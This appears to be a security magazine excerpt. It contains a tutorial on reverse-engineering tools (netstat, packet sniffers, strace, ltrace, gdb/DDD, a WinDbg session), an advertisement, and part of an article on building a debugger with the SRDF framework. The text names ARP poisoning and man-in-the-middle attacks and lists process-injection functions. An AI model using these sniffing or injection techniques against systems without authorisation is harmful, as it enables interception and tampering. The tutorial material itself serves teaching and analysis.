Depending on the options being passed to netstat, it is possible to display more info. In particular interesting for us is the -p option (not available on all UNIX systems). This will show us the program that uses the connection shown, which may help us determine the behaviour of our target. Another use of this option is in tracking down spyware programs that may be installed on your system. Showing all the network connections and looking for unknown entries is an invaluable tool in discovering programs that you are unaware of that send information to the network. This can be combined with the -a option to show all connections. By default listening sockets are not displayed in netstat. Using the -a we force all to be shown. -n shows numerical IP addresses instead of hostnames.

netstat -p as normal user

(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)

Active Internet connections (w/o servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	slack.localnet:58705	egon:ssh	ESTABLISHED	-
tcp	0	0	slack.localnet:58766	winston:www	ESTABLISHED	5587/mozilla-bin

netstat -npa as root user

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	390/smbd
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN	737/X
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	78/sshd
tcp	0	0	10.0.0.3:58705	128.174.252.100:22	ESTABLISHED	13761/ssh
tcp	0	0	10.0.0.3:51766	10.0.0.1:22	ESTABLISHED	897/ssh
tcp	0	0	10.0.0.3:51765	10.0.0.1:22	ESTABLISHED	896/ssh
tcp	0	0	10.0.0.3:38980	128.174.252.105:22	ESTABLISHED	8272/ssh
tcp	0	0	10.0.0.3:58510	128.174.5.39:22	ESTABLISHED	13716/ssh

So this output shows that mozilla has established a connection with winston for HTTP traffic (since port is www(80)). In the second output we see that the SMB daemon, X server, and ssh daemon listen for incoming connections.

Gathering Network Data

Collecting network data is usually done with a program called sniffer. What the program does is to put your ethernet card into promiscuous mode and gather all the information that it sees. What is a promiscuous mode? Ethernet is a broadcast media. All computers broadcast their messages on the wire and anyone can see those messages. Each network interface card (NIC), has a hardcoded physical address called MAC (Media Access Control) address, which is used in the Ethernet protocol. When sending data over the wire, the OS specifies the destination of the data and only the NIC with the destination MAC address will actually process the data. All other NICs will disregard the data coming on the wire. When in promiscuous mode, the card picks up all the data that it sees and sends it to the OS. In this case you can see all the data that is flowing on your local network segment.



Disclaimer

Switched networks eliminate the broadcast to all machines, but sniffing traffic is still possible using certain techniques like ARP poisoning. (FIXME: link with section on ARP poisoning if we have one.)

Several popular sniffing programs exist, which differ in user interface and capabilities, but any one of them will do the job. Here are some good tools that we use on a daily basis:

- **ethereal** – one of the best sniffers out there. It has a graphical interface built with the GTK library. It is not just a sniffer, but also a protocol analyzer. It breaks down the captured data into pieces, showing the meaning of each piece (for example TCP flags like SYN or ACK, or even kerberos or NTLM headers). Furthermore, it has excellent packet filtering mechanisms, and can save captures of network traffic that match a filter for later analysis. It is available for both Microsoft Windows[®] and Linux and requires (as almost any sniffer) the pcap library. Ethereal is available at www.ethereal.com and you will need libpcap for Linux or WinPcap for Microsoft Windows[®].
- **tcpdump** – one of the first sniffing programs. It is a console application that prints info to the screen. The advantage is that it comes by default with most Linux distributions. Microsoft Windows[®] version is available as well, called WinDump.
- **ettercap** – also a console based sniffer. Uses the ncurses library to provide console GUI. It has built in ARP poisoning capability and supports plugins, which give you the power to modify data on the fly. This makes it very suitable for all kinds of Man-In-The-Middle attacks (MITM), which we will describe in chapter. Ettercap isn't that great a sniffer, but nothing prevents you from using its ARP poisoning and plugin features while also running a more powerful sniffer such as ethereal.

Now that you know what a sniffer is and hopefully learned how to use basic functionality of your favorite one, you are all set to gather network data. Let's say you want to know how does a mail client authenticate and fetch messages from the server. Since the protocol in use is POP3, we should instruct ethereal (our sniffer of choice) to capture traffic only destined to port 110 or originating from port 110. In our case since we want to capture both directions of the traffic we can set the filter to be `tcp.port == 110`. If you have a lot of machines checking mail at the same time on a network with a hub, you might want to restrict the matching only to your machine and the server you are connecting to. Here is an example of captured packet in ethereal:




Figure 5. Ethereal capture

Ethereal breaks down the packet for us, showing what each part of the data means. For example, it shows that the Internet Protocol version is 4 or that the header checksum is 0x74bb and is in fact the correct checksum for that packet. It shows in similar manner details for each part of the header and the data at the end of the packet if any.

Using packet captures, one can trace the flow of a protocol to better understand how an application works, or even try to reverse engineer the protocol itself if unknown.




Figure 6. ASM in DDD

Determining Program Behavior

There are a couple of tools that allow us to look into program behavior at a more closer level. Let's look at some of these:

Tracing System Calls

This section is really only relevant to our efforts under UNIX, as Microsoft Windows® system calls change regularly from version to version, and have unpredictable entry points.

strace/truss(Solaris)

These programs trace system calls a program makes as it makes them.

Useful options:

- f (follow fork)
- ffo filename (output trace to filename.pid for forking)
- i (Print instruction pointer for each system call)

Tracing Library Calls

Now we're starting to get to the more interesting stuff. Tracing library calls is a very powerful method of system analysis. It can give us a *lot* of information about our target.

ltrace

This utility is extremely useful. It traces ALL library calls made by a program.

Useful options:

- S (display syscalls too)
- f (follow fork)
- o filename (output trace to filename)
- C (demangle C++ function call names)
- n 2 (indent each nested call 2 spaces)
- i (prints instruction pointer of caller)
- p pid (attaches to specified pid)

API Monitor

API Monitor is incredible. It will let you watch .dll calls in real time, filter on type of dll call, view.

HERE I AM SKIPPING A FEW THINGS, CAUSE I DON'T CONSIDER THEM TO BE IMPORTANT PLUS THIS WILL ONLY LENGTHEN THE ARTICLE

User-level Debugging

DDD

DDD is the Data Display Debugger, and is a nice GUI front-end to gdb, the GNU debugger. For a long time, the authors believed that the only thing you really needed to debug was gdb at the command line. However, when reverse engineering, the ability to keep multiple windows open with stack contents, register values, and disassembly all on the same workspace is just too valuable to pass up.

Also, DDD provides you with a gdb command line window, and so you really aren't missing anything by using it. Knowing gdb commands is useful for doing things that the UI is too clumsy to do quickly. gdb has a nice built-in help system organized by topic. Typing help will show you the categories. Also, DDD will update the gdb window with commands that you select from the GUI, enabling you to use the GUI to help you learn the gdb command line. The main commands we will be interested in are run, break, cont, stepi, nexti, finish, disassemble, bt, info [registers/frame], and x. Every command in gdb can be followed by a number N, which means repeat N times. For example, stepi 1000 will step over 1000 assembly instructions.

Setting Breakpoints

A breakpoint stops execution at a particular location. Breakpoints are set with the break command, which can take a function name, a filename:line_number, or *0xaddress. For example, to set a breakpoint at the aforementioned `__libc_start_main()`, simply specify `break __libc_start_main`. In fact, gdb even has tab completion, which will allow you to tab through all the symbols that start with a particular string (which, if you are dealing with a production binary, sadly won't be many).

Viewing Assembly

OK, so now that we've got a breakpoint set somewhere, (let's say `__libc_start_main`), to view the assembly in DDD, go to the View menu and select source window. As soon as we enter a function, the disassembly will be shown in the bottom half of the source window. To change the syntax to the more familiar Intel variety, go to Edit->Gdb Settings... under Disassembly flavor. This can also be accomplished with `set disassembly-flavor intel` from the gdb prompt. But using the DDD menus will save your settings for future sessions.

Viewing Memory and the Stack

In gdb, we can easily view the stack by using the x command. x stands for Examine Memory, and takes the syntax `x /<Number><format letter><size letter> <ADDRESS>`. Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal), t(binary), f(float), a(address), i(instruction), c(char) and s(string). Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes). For example, `x /32xw 0x400000` will dump 32 words (32 bit integers) starting at 0x400000. Note that you can also use registers in place of the address, if you prefix them with a \$. For example, `x /32xw $esp` will view the top 32 words on the stack.

DDD has some nice capabilities for viewing arbitrary dumps of memory relating to the registers. Go to View->Data Window... Once the Data Window is open, go to Display (hold down the mouse button as you click), and go to Other.. You can type in any symbol, variable, expression, or gdb command (in backticks) in this window, and it will be updated every time you issue a command to the debugger. A couple good ones to do would be `x /32xw $esp` and `x/16sb $esp`. Click the little radio button to add these to the menu, and you can then open the stack from this display and it will be updated in real time as you step through your program.




Figure 7. Stack Displays with New Display Window

Viewing Memory as Specific Data Structures

So DDD has a fantastic ability to lay out data structures graphically, also through the Display window mentioned above. Simply cast a memory address to a pointer of a particular type, and DDD will plot the structure in its graph window. If the data structure contains any pointers, you can click on these and DDD will open up a display for that structure as well.

Oftentimes, programs we're interested in won't have any debugging symbols, and as such, we won't be able to view any structures in an easy to understand form. For seldom used structures, this isn't that big of a deal, as you can just take them apart using the `x` command. However, if you are dealing with more complicated data structures, you may want to have a set of types available to use again and again. Luckily, through the magic of the ELF format, this is relatively easy to achieve. Simply define whatever structures or classes you suspect are used and include whatever headers you require in a `.c` file, and then compile it with `gcc -shared`. This will produce a `.so` file. Then, from within `gdb` but before you begin debugging, run the command `set env LD_PRELOAD=file.so`. From then on, you will be able to use these types in that `gdb/DDD` session as if they were compiled in to the program itself. (FIXME: Come up with a good example for this).

Using watchpoints

-> Example using `gdb` to set breakpoints in functions with and without debugging symbols.

-> FIXME: Test watchpoints

WinDbg

WinDbg is part of the standard Debugging Tools for Microsoft Windows© that everyone can download for free. Microsoft© offers a few different debuggers, which use common commands for most operations and of course there are cases where they differ. Since WinDbg is a GUI program, all operations are supposed to be done using the provided visual components. There is also a command line embedded in the debugger, which lets you type commands just as if you were to use a console debugger like `ntsd`. The following section briefly mentions what commands are used to do common everyday tasks. For more complete documentation check the Help file that comes with WinDbg. An example debugging session is presented to help clarify the usage of the most common commands.

Breakpoints

Breakpoints can be set, unset, or listed with the GUI by using Edit->Breakpoints or the shortcut keys Alt+F9. From the command line one can set breakpoints using the `bp` command, list them using `bl` command, and delete them using `bc` command. One can set breakpoints both on function names (provided the symbol files are available) or on a memory address. Also if source file is available the debugger will let you set breakpoints on specific lines using the format `bx filename:linenumber`.

Viewing Assembly

In WinDbg you can use View->Disassembly option to open a window which will show you the disassembly of the current context. In `ntsd` you can use the `u` to view the disassembled code.

Stack operations

There are couple of things one usually does with the stack. One is to view the frames on the stack, so it can be determined which function called which one and what is the current context. This is done using the `k` command and its variations. The other common operation is to view the elements on the stack that are part of the current stack frame. The easiest way to do so is using `db esp ebp`, but it has its limitations. It assumes that the `%ebp` register actually points to the beginning of the stack frame. This is not always true, since omission of the frame pointer is common optimization technique. If this is the case, you can always see what the `%esp` register is pointing to and start examining memory from that address. The debugger also allows you to “walk” the stack. You can move to any stack frame using `.frame x` where `x` is the number of the frame. You can easily get the frame numbers using `kn`. Keep in mind that the frames are counted starting from 0 at the frame on top of the stack.

Reading and Writing to Memory

Reading memory is accomplished with the `d*` commands. Depending on how you want to view the data you use a specific variation of this command. For example to see the address to which a pointer is pointing, we can use `dp` or to view the value of a word, one can use `dw`. The help file says that one can view memory using ranges, but one can also use lengths to make it easy to display memory. For example if we want to see 0x10 bytes at memory location 0x77f75a58 you can either say `db 77f75a58 77f75a58+10` or less typing gives you `db 77f75a58 1 10`.

Provided that you have symbols/source files, the `dt` is very helpful. It tries to find the data type of the symbol or memory location and display it accordingly.

Tips and tricks

Knowing your debugger can save you lots of time and pain in debugging either your own programs or when reverse engineering other's. Here are few things we find useful and time saving. This is not a complete list at all. If you know other tricks and want to contribute, let us know. `poi()` – this command dereferences a pointer to give you the value that it is pointing to. Using this with user-defined aliases gives you a convenient way of viewing data.

Example

Let's set a breakpoint on the function main

```
0:000> bp main
*** WARNING: Unable to verify checksum for test.exe
```

Let's set a breakpoint in on the function main

```
0:000> g
Breakpoint 0 hit
eax=003212e8 ebx=7ffdf000 ecx=00000001 edx=7ffe0304 esi=00000a28 edi=00000000
eip=00401010 esp=0012fee8 ebp=0012ffc0 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
test!main:
00401010 55                push     ebp
```


Enable loading of line information if available

```
0:000> .lines
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
Line number information will be loaded
```

Set the stepping to be by source lines

```
0:000> l+t
Source options are 1:
    1/t - Step/trace by source line
```

Enable displaying of source line

```
0:000> l+s
Source options are 5:
    1/t - Step/trace by source line
    4/s - List source code at prompt
```

Start stepping through the program

```
0:000> p
*** WARNING: Unable to verify checksum for test.exe
eax=003212e8 ebx=7ffdf000 ecx=00000001 edx=7ffe0304 esi=00000a28 edi=00000000
eip=00401016 esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
> 6:  char array [] = { 'r', 'e', 'v', 'e', 'n', 'g' };
test!main+6:
00401016 c645f072          mov     byte ptr [ebp-0x10],0x72 ss:0023:0012fed4=05
0:000>
eax=003212e8 ebx=7ffdf000 ecx=00000001 edx=7ffe0304 esi=00000a28 edi=00000000
eip=0040102e esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
> 7:  int intval = 123456;
test!main+1e:
0040102e c745fc40e20100 mov     dword ptr [ebp-0x4],0x1e240 ss:0023:0012fee0=0012ffc0
0:000>
eax=003212e8 ebx=7ffdf000 ecx=00000001 edx=7ffe0304 esi=00000a28 edi=00000000
eip=00401035 esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
> 9:  test = (char*) malloc(strlen("Test")+1);
test!main+25:
00401035 6840cb4000        push     0x40cb40
0:000>
eax=00321018 ebx=7ffdf000 ecx=00000000 edx=00000005 esi=00000a28 edi=00000000
eip=00401051 esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
> 10:  if (test == NULL) {
test!main+41:
00401051 837df800          cmp     dword ptr [ebp-0x8],0x0 ss:0023:0012fedc=00321018
0:000>
eax=00321018 ebx=7ffdf000 ecx=00000000 edx=00000005 esi=00000a28 edi=00000000
eip=00401061 esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
> 13:  strncpy(test, "Test", strlen("Test"));
test!main+51:
00401061 6848cb4000        push     0x40cb48
0:000>
eax=00321018 ebx=7ffdf000 ecx=00000000 edx=74736554 esi=00000a28 edi=00000000
eip=00401080 esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz ac po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000          efl=00000216
> 14:  test[4] = 0x00;
test!main+70:
00401080 8b4df8          mov     ecx,[ebp-0x8]      ss:0023:0012fedc=00321018
0:000>
eax=00321018 ebx=7ffdf000 ecx=00321018 edx=74736554 esi=00000a28 edi=00000000
eip=00401087 esp=0012fed4 ebp=0012fee4 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000          efl=00000216
> 16:  printf("Hello RevEng-er, this is %s\n", test);
test!main+77:
00401087 8b55f8          mov     edx,[ebp-0x8]      ss:0023:0012fedc=00321018
```

Display the array as bytes and ascii

```
0:000> db array array+5
0012fed4  72 65 76 65 6e 67                                reveng
```

View the type and value of intval

```
0:000> dt intval
Local var @ 0x12fee0 Type int
123456
```

View the type and value of test

```
0:000> dt test
Local var @ 0x12fedc Type char*
0x00321018 "Test"
```

View the memory test points to manually

```
0:000> db 00321018 00321018+4
00321018  54 65 73 74 00                                Test.
```

Quit the debugger

```
0:000> q
quit:
Unloading dbghelp extension DLL
Unloading exts extension DLL
Unloading ntsdexts extension DLL
```

THINGS I'D BE LEAVING IN THIS ARTICLE

- Executable formats
- Code Modification
- Network Application Interception

LOOK OUT FOR 2ND ARTICLE OF THIS SERIES FOR ALL THESE.

About the Author

Talking of my education I m just a school going student. I have been working as a penetration tester for more than 2 years now. Have reported many bugs to websites like AVG, The Times Of India, Cartoon Network etc. AVG recognized me by giving a SMIME.P7S certificate. Recently I made my website www.ethicalhackx.com live I also provide hosting services at www.ethicalhostx.com.

“IN SOME CASES
nipper studio
HAS VIRTUALLY
REMOVED
the **NEED FOR** a
MANUAL AUDIT”
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organisations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 65 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com



www.titania.com

Write Your Own Debugger

by Amr Thabet

Do you want to write your own debugger? ... Do you have a new technology and see the already known products like OllyDbg or IDA Pro don't have this technology? ... Do you write plugins in OllyDbg and IDA Pro but you need to convert it into a separate application? ... This article is for you.

In this article, I'm going to teach you how to write a full functional debugger using the Security Research and Development Framework (SRDF) ... how to disassemble instructions, gather Process Information and work with PE Files ... and how to set breakpoints and work with your debugger.

Why Debugging?

Debugging is usually used to detect application bugs and traces its execution ... and also, it's used in reverse engineering and analyzing application when you don't have the source code of this application.

Reverse engineering is used mainly for detecting vulnerabilities, analyzing malware or cracking applications.

We will not discuss in this article how to use the debugger for these goals ... but we will describe how to write your debugger using SRDF... and how you can implement your ideas based on it.

Security Research and Development Framework

This is a free open source Development Framework created to support writing security tools and malware analysis tools and to convert the security research and ideas from the theoretical approach to the practical implementation.

This development framework was created mainly to support the malware field to create malware analysis tools and anti-virus tools easily without reinventing the wheel and inspire the innovative minds to write their research in this field and implement them using SRDF.

In User-Mode part, SRDF gives you many helpful tools ... and they are:

- Assembler and Disassembler
- x86 Emulator
- Debugger
- PE Analyzer
- Process Analyzer (Loaded DLLs, Memory Maps ... etc)
- MD5, SSDeep and Wildlist Scanner (YARA)
- API Hooker and Process Injection
- Backend Database, XML Serializer
- And many more

In the Kernel-Mode part, it tries to make it easy to write your own filter device driver (not with WDF and callbacks) and gives an easy, object oriented (as much as we can) development framework with these features:

- Object-oriented and easy to use development framework
- Easy IRP dispatching mechanism
- SSDT Hooker
- Layered Devices Filtering
- TDI Firewall
- File and Registry Manager
- Kernel Mode easy to use internet sockets
- Filesystem Filter

Still the Kernel-Mode in progress and many features will be added in the near future.

Gather Information about Process

If you decided to debug a running application or you start an application for debugging, you need to gather information about this process that you want to debug like:

- Allocated Memory Regions inside the process
- The Application place in its memory and the size of the application in memory
- Loaded DLLs inside the application's memory
- Read a specific place in memory

Also, if you need to attach to a process already running ... you will also need to know the Process Filename and the commandline of this application

Begin the Process Analysis

To gather the information about a process in the memory, you should create an object of cProcess class given the ProcessId of the process that you need to analyze.

```
cProcess myProc(792);
```

If you only have the process name and don't have the process id, you can get the process Id from the ProcessScanner in SRDF like this:

```
cProcessScanner ProcScan;
```

And then get the hash of process names and Ids from `ProcessList` field inside the cProcessScanner Class ... and this item is an object of cHash class.

cHash class is a class created to represent a hash from key and value ... the relation between them are one-to-many ... so each key could have many values. In our case, the key is the process name and the value is the process id. You could see more than one process with the same name running on your system. To get the first ProcessId for a process "Explorer.exe" for example ... you will do this:

```
ProcScan.ProcessList["explorer.exe"]
```

This will return a cString value includes the ProcessId of the process. To convert it into integer, you will use `atoi()` function ... like this:

```
atoi(ProcScan.ProcessList["explorer.exe"])
```

Getting Allocated Memory

To get the allocated memory regions, there's a list of memory regions named `MemoryMap`. The type of this item is `cList`.

`cList` is a class created to represent a list of buffers with fixed size or array of a specific struct. It has a function named `GetNumberOfItems` and this function gets the number of items inside the list. In the following code, we will see how to get the list of Memory Regions using `cList` Functions.

```
for(int i=0; i<(int)(myProc->MemoryMap.GetNumberOfItems()) ;i++)
{
    cout<<"Memory Address "<< ((MEMORY_MAP*)myProc->MemoryMap.GetItem(i))->Address;
    cout << " Size:  "<<hex<<((MEMORY_MAP*)myProc->MemoryMap.GetItem(i))->Size <<endl;
}
```

The struct `MEMORY_MAP` describes a memory region inside a process ... and it's:

```
struct MEMORY_MAP
{
    DWORD Address;
    DWORD Size;
    DWORD Protection;
};
```

In the previous code, we loop on the items of `MemoryMap` List and we get every memory region's address and size.

Getting the Application Information

To get the application place in memory ... you will simply get the `Imagebase` and `SizeOfImage` fields inside `cProcess` class like this:

```
cout<<"Process: "<< myProc->processName<<endl;
cout<<"Process Parent ID: "<< myProc->ParentID <<endl;
cout<< "Process Command Line: "<< myProc->CommandLine << endl;

cout<<"Process PEB:\t"<< myProc->ppeb<<endl;
cout<<"Process ImageBase:\t"<<hex<< myProc->ImageBase<<endl;
cout<<"Process SizeOfImageBase:\t"<<dec<< myProc->SizeOfImage<<" bytes"<<endl;
```

As you see, we get the most important information about the process and its place in memory (`Imagebase`) and the size of it in memory (`SizeOfImage`).

Loaded DLLs and Modules

The loaded Modules is a `cList` inside `cProcess` class with name `modulesList` and it represents an array of struct `MODULE_INFO` and it's like this:

```
struct MODULE_INFO
{
    DWORD moduleImageBase;
    DWORD moduleSizeOfImage;
```

```
cString* moduleName;  
cString* modulePath;  
};
```

To get the loaded DLLs inside the process, this code represents how to get the loaded DLLs:

```
for (int i=0 ; i<(int)( myProc->modulesList.GetNumberOfItems()) ;i++)  
{  
cout<<"Module "<< ((MODULE_INFO*)myProc->modulesList.GetItem(i))->moduleName->GetChar();  
cout <<" ImageBase:  "<<hex<<((MODULE_INFO*)myProc->modulesList.GetItem(i))-  
    >moduleImageBase<<endl;  
}
```

Read, Write and Execute on the Process

To read a place on the memory of this process, the `cProcess` class gives you a function named `Read(...)` which allocates a space into your memory and then reads the specific place in the memory of this process and copies it into your memory (the new allocated place in your memory).

```
DWORD Read(DWORD startAddress,DWORD size)
```

For writing to the process, you have another function name `Write` and it's like this:

```
DWORD Write (DWORD startAddressToWrite ,DWORD buffer ,DWORD sizeToWrite)
```

This function takes the place that you would to write in, the buffer in your process that contains the data you want to write and the size of the buffer.

If the `startAddressToWrite` is null ... `Write()` function will allocate a place in memory to write on and return the pointer to this place.

To only allocate a space inside the process ... you can use `Allocate()` function to allocate memory inside the process and it's like that:

```
Allocate(DWORD preferredAddress,DWORD size)
```

You have also the option to execute a code inside this process by creating a new thread inside the process or inject a DLL inside the process using these functions

```
DWORD DllInject(cString DLLFilename)  
DWORD CreateThread (DWORD addressToFunction , DWORD addressToParameter)
```

And these functions return the `ThreadId` for the newly created thread.

Debugging an Application

To write a successful debugger, you need to include these features in your debugger:

- Could Attach to a running process or open an EXE file and debug it
- Could gather the register values and modify them
- Could Set Int3 Breakpoints on specific addresses
- Could Set Hardware Breakpoints (on Read, Write or Execute)
- Could Set Memory Breakpoints (on Read, Write or Execute on a specific pages in memory)

- Could pause the application while running
- Could handle events like exceptions, loading or unloading dlls or creating or terminating a thread.

In this part, we will describe how to do all of these things easily using SRDF's Debugger Library.

Open Exe File and Debug ... or Attach to a Process

To Open an EXE File and Debug it:

```
cDebugger* Debugger = new cDebugger("C:\\upx01.exe");
```

Or with command line:

```
cDebugger* Debugger = new cDebugger("C:\\upx01.exe", "xxxx");
```

If the file opened successfully, you will see `IsFound` variable inside `cDebugger` class set to `TRUE`. If any problems happened (file not found or anything) you will see it equals `FALSE`. Always check this field before going further.

If you want to debug a running process ... you will create a `cProcess` class with the `ProcessId` you want and then attach the debugger to it:

```
cDebugger* Debugger = new cDebugger(myProc);
```

To begin running the application ... you will use function `Run()` like this:

```
Debugger->Run();
```

Or you can only run one instruction using function `Step()` like this:

```
Debugger->Step();
```

This function returns one of these outputs (until now, could be expanded):

- `DBG_STATUS_STEP`
- `DBG_STATUS_HARDWARE_BP`
- `DBG_STATUS_MEM_BREAKPOINT`
- `DBG_STATUS_BREAKPOINT`
- `DBG_STATUS_EXITPROCESS`
- `DBG_STATUS_ERROR`
- `DBG_STATUS_INTERNAL_ERROR`

If it returns `DBG_STATUS_ERROR`, you can check the `ExceptionCode` Field and the `debug_event` Field to get more information.

Getting and Modifying the Registers

To get the registers from the debugger ... you have all the registers inside the `cDebugger` class like:

- `Reg[0 → 7]`
- `Eip`
- `EFlags`
- `DebugStatus` → `DR7` for Hardware Breakpoints

To update them, you can modify these variables and then use function `UpdateRegisters()` after the modifications to take effect.

Setting Int3 Breakpoint

The main Debuggers' breakpoint is the instruction "int3" which converted into byte `0xCC` in binary (or native) form. The debuggers write `int3` byte at the beginning of the instruction that they need to break into it. After that, when the execution reaches this instruction, the application stops and return to the debugger with exception: `STATUS_BREAKPOINT`.

To set an Int3 breakpoint, the debugger has a function named `SetBreakpoint(...)` like this:

```
Debugger->SetBreakpoint(0x004064AF);
```

You can set a `UserData` For the breakpoint like this:

```
DBG_BREAKPOINT* Breakpoint = GetBreakpoint(DWORD Address);
```

And the breakpoint struct is like this:

```
struct DBG_BREAKPOINT
{
    DWORD Address;
    DWORD UserData;
    BYTE  OriginalByte;
    BOOL  IsActive;
    WORD  wReserved;
};
```

So, you can set a `UserData` for yourself ... like pointer to another struct or something and set it for every breakpoint. When the debugger's `Run()` function returns `DBG_STATUS_BREAKPOINT` you can get the breakpoint struct `DBG_BREAKPOINT` by the `Eip` and get the `UserData` from inside ... and manipulate your information about this breakpoint.

Also, you can get the last breakpoint by using a Variable in `cDebugger` Class named "LastBreakpoint" like this:

```
cout << "LastBp: " << Debugger->LastBreakpoint << "\n";
```

To Deactivate the breakpoint, you can use function `RemoveBreakpoint(...)` like this:

```
Debugger->RemoveBreakpoint(0x004064AF);
```

Setting Hardware Breakpoints

Hardware breakpoints are breakpoints based on debug registers in the CPU. These breakpoints could stop on accessing or writing to a place in memory or it could stop on execution on an address. You have only 4 available breakpoints. You must remove one if you need to add more.

